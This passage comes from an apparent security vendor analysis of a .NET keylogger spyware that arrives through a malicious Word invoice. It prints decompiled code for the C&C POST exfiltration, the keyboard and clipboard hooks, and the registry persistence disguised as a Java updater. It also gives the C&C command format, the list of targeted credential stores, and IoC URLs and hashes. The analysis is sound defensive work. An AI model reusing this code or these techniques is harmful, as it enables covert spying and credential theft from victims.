        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;//Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)
        httpWebRequest.UserAgent = decrypt_class.decrypt_string(@"xSzHph7pBUFwvU0kzcYOrSnVgrtesjsVAW5tROLCpw81yVvvbAq1F9QimLns3Ctt
                NT2uNndpf1R7RrD3a5LN9pi0YYsJkfCHfu0bf4KdzT1uIzZZ0LpeKE099JdpUg6DsWPSeDK2Hq/dchqH2q+/Jw==");
        httpWebRequest.Method = decrypt_class.decrypt_string("9npcIgbXVHcqeMayTTHmTg==");     //"POST"
                                                              //"+"                          //"%2B"
        body_str = body_str.Replace(decrypt_class.decrypt_string("L2u2LBmVjK9Jdkrxsuz1AQ=="), decrypt_class.decrypt_string("jg36Efzgo7kpA/Yloqnb+g=="));
        byte[] bytes = Encoding.UTF8.GetBytes(body_str);    // body part of post.    //application/x-www-form-urlencoded
        httpWebRequest.ContentType = decrypt_class.decrypt_string("R/ar0UkcgxLHPAWyUzAk7hiJZpDRPT1kiyetRhgVDv9cVu4lce4zRJKPNJILwwuy");
        httpWebRequest.ContentLength = (long)bytes.Length;
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);  //write body part.
            using (WebResponse response = httpWebRequest.GetResponse()) //get response from c&c server.
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    using (StreamReader streamReader = new StreamReader(responseStream))
                    {
                        string text = streamReader.ReadToEnd();
                        streamReader.Close();
                    }
                    responseStream.Flush();
                    responseStream.Close();
                }
                response.Close();
            }
            requestStream.Flush();
```

Figure 9. Function used to send data to the C&C server

From Figure 9, we learn that the URL of the C&C server is “hxxp://www.vacanzaimmobiliare.it/testla/WebPanel/post.php”, which was decrypted in the “SendToCCServer” function. The HTTP method is “POST”, which was also decrypted.

Next, it copies itself from “%temp%\javs.exe” to “%appdata%\Java\JavaUpdtr.exe”. In this way it disguises itself by looking like an update program for Java. It then writes the full path into the value "Software\Microsoft\Windows NT\CurrentVersion\Windows\load" in the system registry so that “JavaUpdtr.exe” can be executed automatically when the system starts.

The code snippet below shows us how the full path to “JavaUpdtr.exe” is defined.

```
private static string appdata_Java_JavaUpdtr.exe =
Environment.GetEnvironmentVariable("appdata") + "\\Java\\JavaUpdtr.exe";
```

This malware can record the victim’s keyboard inputs, steal data from the system clipboard when its content changes, capture screenshots of the victim’s system screen, and collect credentials from installed software that the malware is interested in. To complete these tasks, it creates a variety of threads and timers.

In the following sections I’ll discuss them in detail.

## Stealing keyboard inputs, system clipboard contents, and screen shots

Before the Main function is called, three hook objects are defined in the construction function of the main class. These are used for hooking the Keyboard, Mouse, and Clipboard.  It then sets hook functions for all of them so that when victim inputs something by keyboard, or when the clipboard data is changed (Ctrl+C), the hook functions will be called first. Figure 10 shows part of the hook function of the key down event.

```
private static void Keyboard_down_handler(Keys key_code)
{                                                                                   //"False"
    if (MainClass.pri_bool_flg_True_41 == Conversions.ToBoolean(decrypt_class.decrypt_string("IMqa7/uMjEFhAZrJPRn9Gw==")))
    {
        return;
    }
    if (Operators.CompareString(MainClass.\u3001FSUNFVCOCVW_TUTH\u3002_97, MainClass.call_GetWindowTextA (), false) != 0)
    {
        DateTime now = DateTime.Now;
        string format = decrypt_class.decrypt_string("+KvItdCkbJYVhD5M+8OWWuNMaKVwLuIiBwNvfWU5drw="); // "MM/dd/yyyy HH:mm:ss"
        MainClass.\u3001INKIODSJVYHWGUAD\u3002_100 = string.Concat(new string[]
        {   //get window title of where you input.
            "<br><span style=font-size:14px;font-style:normal;text-decoration:none;text-transform:none;color:#0099cc;>[",
            MainClass.call_GetWindowTextA (),
                                                    ///"]<span style=font-style:normal;text-decoration:none;text-transform:none;color:#00000
            decrypt_class.decrypt_string("hYj+berURG9qbiSIE4bh++abqwUn/Si0XB6nXto8au31U43CN8BduKAMUX8LLVzw1FKVrpetR4VB4L9qvjp6xe65o1CrhC
            now.ToString(format),
            ")</span></span><br>"
        });
        MainClass.pri_string_saveAllStolenKey_Clipboard_Data += MainClass.\u3001INKIODSJVYHWGUAD\u3002_100;
        MainClass.\u3001FSUNFVCOCVW_TUTH\u3002_97 = MainClass.call_GetWindowTextA ();
    }

    if (key_code == Keys.Back)
    {
        if (MainClass.\u3001JHFDVLB_FVMCLYMY\u3002_47 == Conversions.ToBoolean(decrypt_class.decrypt_string("IMqa7/uMjEFhAZrJPRn
        {
            MainClass.pri_string_saveAllStolenKey_Clipboard_Data += decrypt_class.decrypt_string("xRm1fBracupUySoA9cylwsAdlmHk/X
        •••
    else if (class_System.System_obj.Keyboard.AltKeyDown & key_code == Keys.Tab)
    {                                                  //"<font color=#008000>[ALT+TAB]</font>"
        MainClass.pri_string_saveAllStolenKey_Clipboard_Data += decrypt_class.decrypt_string("xRm1fBracupUySoA9cylwgMOx2Pq9SSmg4YPrI
    }
    else if (class_System.System_obj.Keyboard.AltKeyDown & key_code == Keys.F4)
    {
        MainClass.pri_string_saveAllStolenKey_Clipboard_Data += decrypt_class.decrypt_string("xRm1fBracupUySoA9cylwvQustDikfkUlYIpOG
    }
    else if (key_code == Keys.Tab)
    {
        MainClass.pri_string_saveAllStolenKey_Clipboard_Data += decrypt_class.decrypt_string("xRm1fBracupUySoA9cylwhHHE9gVBfX3+j2456
    }
    •••
```

Figure 10. Key “down” event hook function

In this function, it first grabs the Window title where the victim types in and puts it into an html code. Next, it captures which key the victim presses, and converts the key code string into an html code. For example, “<font color=#0080000> {key name pressed} </font>". As you can see, the html code is concatenated to the variable “*pri_string_saveAllStolenKey_Clipboard_Data*”. Note: I modified the name to be readable.

In the hook function for the system clipboard, it goes through a similar process. It captures the clipboard content every time the clipboard content is changed (e.g press Ctrl+C , Ctrl+X, etc.) by calling the function Clipboard.GetText(). It then puts the collected data into an html code, and again concatenates it to the variable “*pri_string_saveAllStolenKey_Clipboard_Data*”. Figure 11 is the code snippet of this function.

```
private static void ClipboardChangeHookFun(MainClass.class_wnd_receive_clipboard_changes \u3001EEEAMKU_YVBRLSEO\u3002_146)
{
    string text = class_System.System_obj.Clipboard.GetText();
                                                           //"&"                                           //"&amp;"
    text = text.Replace(decrypt_class.decrypt_string("zz+VAmVGWqvdCIFdUknvLA=="), decrypt_class.decrypt_string("aZbfLN7sA6OaZbfFIGc8Ig=="));
                                                           //"<"                                      //"&lt;"
    text = text.Replace(decrypt_class.decrypt_string("vxTv6ds7skm4CTte/+X7Bg=="), decrypt_class.decrypt_string("/GqY0rpin6fnd1w94mPeWA=="));
                                                           // ">"                                          //"&gt;"
    text = text.Replace(decrypt_class.decrypt_string("JCbUCh7tPK9MUrIEPVpP1g=="), decrypt_class.decrypt_string("ieTLqRik1rZ3NUgkQFsvdQ=="));
                                                           // "\""                                       //"&quot;"
    text = text.Replace(decrypt_class.decrypt_string("J4TYpBNSFoaeSq6Mjuz04g=="), decrypt_class.decrypt_string("DlDezBfQ+QVKZKzzYq01dA=="));
    if (Operators.CompareString(text, "", false) != 0)
    {
        MainClass.pri_string_saveAllStolenKey_Clipboard_Data = MainClass.pri_string_saveAllStolenKey_Clipboard_Data +
        "<br><span style=font-style:normal;text-decoration:none;text-transform:none;color:#FF0000;><strong>[clipboard]</strong></span>"
        + text +
        "<span style=font-style:normal;text-decoration:none;text-transform:none;color:#FF0000;><strong>[clipboard]</strong></span><br>";
    }
}
```

Figure 11. Clipboard change event hook function

It also creates a timer whose function is called every 10 minutes.  In the timer function, it captures screenshots of the victim's screen and then uses the API "*Graphics::CopyFromScreen*" to grab the screenshots and saves them into the file "%appdata%\ScreenShot\screen.jpeg". It later encodes the file screen.jpeg with base64 and then sends it to its C&C server using the command "screenshots".

It keeps taking screenshots every 10 minutes and sends them to the C&C server so the malware author can see what the victim is doing. Figure 12 shows the malware sending out a screen.jpeg file by calling the sending function.





Figure 12. Sending out a screenshot file

## Stealing the credentials of installed software

At the end of the Main function, it creates another thread whose function is to collect credentials from a variety of software on the victim's machine. It can collect user credentials from the system registry, local profile files, SQLite database files, and so on. Once it has captured the credentials of one the software packages it is looking for, it immediately sends it to the C&C server. One HTTP packet contains the credentials of one software package.

Based on my analysis, this malware is able to obtain the credentials from the following software.

### Browser clients:

Google Chrome, Mozilla  Firefox, Opera, Yandex, Microsoft IE, Apple Safari, SeaMonkey, ComodoDragon, FlockBrowser, CoolNovo, SRWareIron, UC browser, Torch Browser.

### Email clients:

Microsoft Office Outlook, Mozilla Thunderbird, Foxmail, Opera Mail, PocoMail, Eudora, TheBat!.

### FTP clients:

FileZilla, WS_FTP, WinSCP, CoreFTP, FlashFXP, SmartFTP, FTPCommander.

### Dynamic DNS:

DynDNS, No-IP.

### Video chatting:

Paltalk, Pidgin.

### Download management:

Internet Download Manager, JDownloader.

In my test environment, I installed Microsoft Office Outlook with a Gmail account. Figure 13 shows what Outlook data is sent to the C&C server.





Figure 13. Sending the captured credentials of Microsoft Office Outlook

## C&C command format

Below is the C&C command format string.

"type={0}&hwid={1}&time={2}&pcname={3}&logdata={4}&screen={5}&ipadd={6}&wbscreen={7}&client={8}&link={9}&username={10}&password={11}&screen_name={12}"

Next, I will explain the meaning of each field.

"type" holds the command name; "hwid" is the hardware id; "time" is the current date and time; "pcname" consists of the user name and computer name; "logdata" consists of key log and clipboard data; "screen" is base64 encoded screen.jpeg file content; "ipadd" is not used; "wbscreen" consists of picture content from the camera; "client" is the name of the software; "link" is the software's website; "username" is the logon user name; "password" is the logon password; "screen_name" is not used .

In the table below, all the C&C commands (type field) that the malware supports are listed.

| Command | Comment |
|---|---|
| uninstall | Ask the server if exit itself |
| update | Send the server updates of victim's device |
| info | Send the server victim's system information |
| webcam | Send image files from victim's camera if have |

| | |
|---|---|
| screenshots | Send screenshot of victim’s screen |
| keylog | Send the server recorded key inputs and clipboard data |
| passwords | Send collected credentials from some software |

## Other features

Through my analysis I was able to determine that this is a spyware designed to collects a victim’s system information, and continually record the victim’s keyboard inputs, changes to the system clipboard, as well as capture the credentials of a number of popular software tools.  Finally, it sends all the collected data to its C&C server.

However, by carefully going through the decompiled *.cs files, I was able to discover some additional features built into this malware that are not currently used. They include:

- Using the SMTP protocol to communicate with the server instead of HTTP.
- Obtaining system hardware information, including processor, memory, and video card.
- Enabling the collection of images from victim’s camera.
- Restarting the system after adding “JavaUptr.exe” to the startup group in the system registry.
- Killing any running analysis processes, AV software, or Keylogger software, etc.

There is the possibility that these features will be used in future versions.

## Solution

The Word sample is detected as “WM/Agent.DJO!tr.dldr”, and Javs.exe has been detected as “MSIL/Generic.AP.EA826!tr” by FortiGuard AntiVirus service.

The URL of the C&C server has been detected as “Malicious Websites” by FortiGuard WebFilter service.

## IoC:

## URL:

45.77.35.239/1/today.exe

www.vacanzaimmobiliare.it/testla/WebPanel/post.php

## Sample SHA256:

Yachtworld Invoice Outstanding.doc

*1A713E4DDD8B1A6117C10AFE0C45496DFB61154BFF79A6DEE0A9FFB0518F33D3*

Javs.exe

*5D4E22BE32DCE5474B61E0DF305861F2C07B10DDADBC2DC937481C7D2B736C81*

## Related Posts